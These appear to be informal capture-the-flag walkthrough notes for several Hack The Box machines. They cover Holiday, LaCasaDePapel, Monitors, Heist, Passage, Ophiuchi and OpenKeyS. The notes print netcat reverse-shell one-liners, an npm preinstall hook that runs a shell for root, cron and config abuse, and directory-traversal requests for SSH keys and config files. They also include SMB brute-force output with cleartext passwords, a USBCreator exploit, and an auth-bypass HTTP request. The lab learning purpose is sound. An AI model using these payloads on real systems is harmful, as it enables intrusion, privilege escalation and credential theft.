
now for reverse shell it is not allows as to use . so we url encode our ip into hex and then we will do like this:



shell:

```
#!bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.82 9001 >/tmp/f
```

now copy this request into another repater tab and then we do:



and we get a shell now.

now stable the shell and when we do `sudo -l` in the shell so we know that there is no password for `npm` i so we go to:

in /app me make a directory rimrafall and copy to files by → <https://github.com/joaojeronimo/rimrafall> then edit package.json file:

```
{
  "name": "rimrafall",
  "version": "1.0.0",
```



```

"description": "rm -rf /* # DO NOT INSTALL THIS",
"main": "index.js",
"scripts": {
  "preinstall": "bash /tmp/shell"
},
"keywords": [
  "rimraf",
  "rmrf"
],
"author": "João Jerónimo",
"license": "ISC"
}

```

now `algernon@holiday:~/app$ cp shell /tmp/shell`

go to `tmp/shell` and change `tmp/f → tmp/b`

now back again in `app` directory, in `kali` `nc` on 9002 and run command:

`sudo npm i rimraf --unsafe`

and now we are root.

#### ▼ LaCasaDePapel (vsftpd, msfconsole, php shell, ssl certificate)

In this box in the web page we get a simple template noting more to do.

in our `nmap` scan we get "`vsftpd`" so we search it in the `msfconsole` and we find a exploit fo that.

in `msfconsole` we see that there is a port open on 6200 and when we connect it we get a connection on '`php shell`'. [`rlwrap nc 10.129.145.242 6200`]

for intraction with it we use these commands:

`scandir(".") → for viewing the files`

`file_get_contents("/home/nairobi/ca.key") → for opening the file.`

in `nairobi` we get a `ssh` key so copy it.

we try to `ssh` with it but failed.

when we go to <https://lacasadepapel.htb/>

and we see that there is a certificate error here and then we open the certfiacte and and copy the cert key and now we will make our own certificate.

save cert key as `ca.crt`, and we have `nairobi`'s key as `ca.key`

`openssl req -new -key client.key -out client.csr`

`openssl x509 -req -in client.csr -CA ca.crt -CAkey ca.key -set_serial 9001 -extensions client -days 9002 -outform PEM -out client.cer`

`openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12`

now our certificate is ready.

now we go to preference in `firefox` and in your certificate section we import `.p12` vala and in 'Authority' section we will import `.crt` vala certificate and then check the first box of it 'Trust all the websites.'

and now when we refresh our page so we will see that there is a new page is open so we do some 'directory traversal' and got this page:

<https://lacasadepapel.htb/?path=../>



now we want to get the files here so for that we do like this:

```
echo -n './.ssh/id_rsa' | base64
Li4vLnNzaC9pZF9yc2E=
```

and then:

```
curl -k https://LaCasaDePapel.htb/file/Li4vLnNzaC9pZF9yc2E=
```

after that we get a ssh key and then `ssh -i id_rsa professor@10.129.145.242`

and we are in.

now we will do: `mv memcached.ini ini.bak`

now if we do `ls -la` so ini.bak is own by root.

```
cd /tmp
```

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.16.32 1234 >/tmp/f' >> shell.sh
```

```
chmod +x shell.sh
```

now come back in home folder and change `memcached.ini`

```
[program:memcached]
command = su -c /tmp/shell.sh
```

now open nc at 1234 and after some time, cron jobs will work and we are root.

▼ Monitors (Wordpress CVE, ssh port forwarding, Docker)

We get a wordpress based page we go to wp-content/plugins so we get a plugin, we search it on searchsploit and get a hit of directory traversal.

[/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd](#)

now intercept this request and modified it: [../../../../wp-config.php](#)

and now we get the admin id and password.

but these credentials are not working on the wordpress so we find another vhost:

[cacti-admin.monitors.htb](#) we logged in as **admin:BestAdministrator@2020!**

we have a version available here and we got a exploit of this on google and after exploitation, we get a reverse shell. [exploit → <https://www.exploit-db.com/exploits/49810>]

now we are in the www shell so go to here: [/usr/share/cacti/cacti](#) and type the command:


**cat include /config.php | grep -v '^#|\*' | grep .**

and we are get cactie password and user\_id. of mysql.

we go to [/home/marcus/.backup/backup.sh](#) and get the marcus password

now su -markus and paste the password **VerticalEdge2020** and we are in the marcus user and these are also ssh credentials.

now we forward the port on out [localhost](#)



```
marcus@monitors:~$ ~C
~C: command not found
marcus@monitors:~$ ~C
-bash: /home/marcus: Is a directory
marcus@monitors:~$
ssh> -L8443:127.0.0.1:8443
Forwarding port.
```

and when we go to <https://localhost:8443/> we get a page which is showing error and then we run gobuster on that and then we get some hits → [/content/control/main](#) and here we got a login page.

After that see video → <https://youtu.be/-loZwD39ifc?t=2160>

#### ▼ Heist (cisco router, smb login[msfconsole], evil-winrm, psexec.py[windows's ssh] )

We got a login page here. we go to "login as guest and we got to know that is is a cisco router and in the attachment we got a password so we go to github and download this → <https://github.com/theevilbit/ciscot7>

and then we will crack the password and after that we will use hashcat for hash cracking and we got: **stealth1agent**

now we create a user file and brutefore it with msfconsole.

```

msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE password.txt
PASS_FILE => password.txt
msf6 auxiliary(scanner/smb/smb_login) > set RhoSTS 10.129.96.157
RhoSTS => 10.129.96.157
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.129.96.157:445 - 10.129.96.157:445 - Starting SMB login brute force
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\rout3r:$uperP@ssword',
[!] 10.129.96.157:445 - No active DB -- Credential data will not be saved!
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\rout3r:4)sJu\Y8qz*A3?d',
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\rout3r:stealth1agent',
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\admin:$uperP@ssword',
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\admin:4)sJu\Y8qz*A3?d',
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\admin:stealth1agent',
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\hazard:$uperP@ssword',
[-] 10.129.96.157:445 - 10.129.96.157:445 - Failed: '.\hazard:4)sJu\Y8qz*A3?d',
[+] 10.129.96.157:445 - 10.129.96.157:445 - Success: '.\hazard:stealth1agent'
[*] 10.129.96.157:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

and we find user id and password.

now with this command we got a shell on the box:

```
evil-winrm -i 10.129.96.157 -u chase -p 'Q4)sJu\Y8qz*A3?d'
```

Then type this in kali machine:

```

--(root@devil)-[/usr/share/doc/python3-impacket/examples]
# python3 psexec.py administrator@10.129.96.157
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on 10.129.96.157.....
[*] Found writable share ADMIN$
[*] Uploading file oGUovlID.exe
[*] Opening SVCManager on 10.129.96.157.....
[*] Creating service bEpY on 10.129.96.157.....
[*] Starting service bEpY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

```

Password:4dD!5}x/re8]FBuZ

and now we are root.

#### ▼ Atom (smbclient)

In this machine we see that there is a smb port open so we try to look into this for that we will type this command:

```
smbclient -N -L //10.10.10.237, smbclient //10.10.10.237/Software_Updates
```

after that see video → <https://youtu.be/1OC2eRVX0ic>

#### ▼ Passage(USB Creator)

Here we have a web page, in this page we spot cutenews so we searchsploit it and we find a RCE and then by using this we get a command shell prompt and after that we use a reverse shell payload to get a stable real shell in our kali box.

when we run our python exploit so we get some hashes so when we crack them so we get some password in the box we have a user paul so we try to sudo - paul and we get in.

inside the box we get a .ssh folder where we get a id\_rsa key so we ssh it with user 'nadav' and we get in.

now in nadav we see a usb creator so we search a exploit for it and we get :

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method  
com.ubuntu.USBCreator.Image /root/.ssh/id_rsa /dev/shm/rootkey true
```

now go to /dev/shm where we find the ssh key of root.

ssh to root and now we are in the root's shell.

#### ▼ Ophiuchi (bruteforce tomcat using msfconsole, YAML, wasm)

In this we have a web page which is based in tomcat so we go to /manager/ and try to use the default creds for it i.e. `tomcat:tomcat` but so won't get in.

so we go to msfconsole and search for tomcat and there we find the tomcat manager bruteforce at no. 23 so we set 23 and in this we set user passfile to → `/usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt`(in text file replace : to space)

and unset user\_file and pass\_file and also set bruteforce speed to 1.

but there is no successful result here.

so we go to github → <https://github.com/artsploit/yaml-payload>

and we copy the code and try to get a shell but for more info refer the video → <https://youtu.be/9-AQQkJA1X4?t=566>

now after getting a shell so we inside the shell and under /opt/tomcat we got a password: `whythereisalimit`

now under /manager/ we do `admin:whythereisalimit` and we get in.

and it is also ssh password.

for wasm please watch video → <https://youtu.be/9-AQQkJA1X4?t=1783>

#### ▼ OpenKeyS (Recover php file using vim, Openbsd Local Privilege Escalation)

In this we have a simple login page and we go to /include directory and wget both the file.

open vim and type command `recover auth.php.swp` and we can now read the php file.

and when we exiftool the same file we get a user name.

now in the burpsuite modify the request by:

```
POST /index.php HTTP/1.1
Host: 10.129.151.211
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.129.151.211
Connection: close
Referer: http://10.129.151.211/index.php
Cookie: PHPSESSID=3vaue1oko7861vc3l2eb6o0e2p;username=jennifer
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

username=-schallenge&password=admin
```

now after follow redirection we get a key.

now ssh on the box using Jennifer user and we use this exploit: <https://github.com/bcoles/local-exploits/blob/master/CVE-2019-19520/openbsd-authroot>

we copy the payload and chmod +x and ./ run it and we get the password and after that we are root.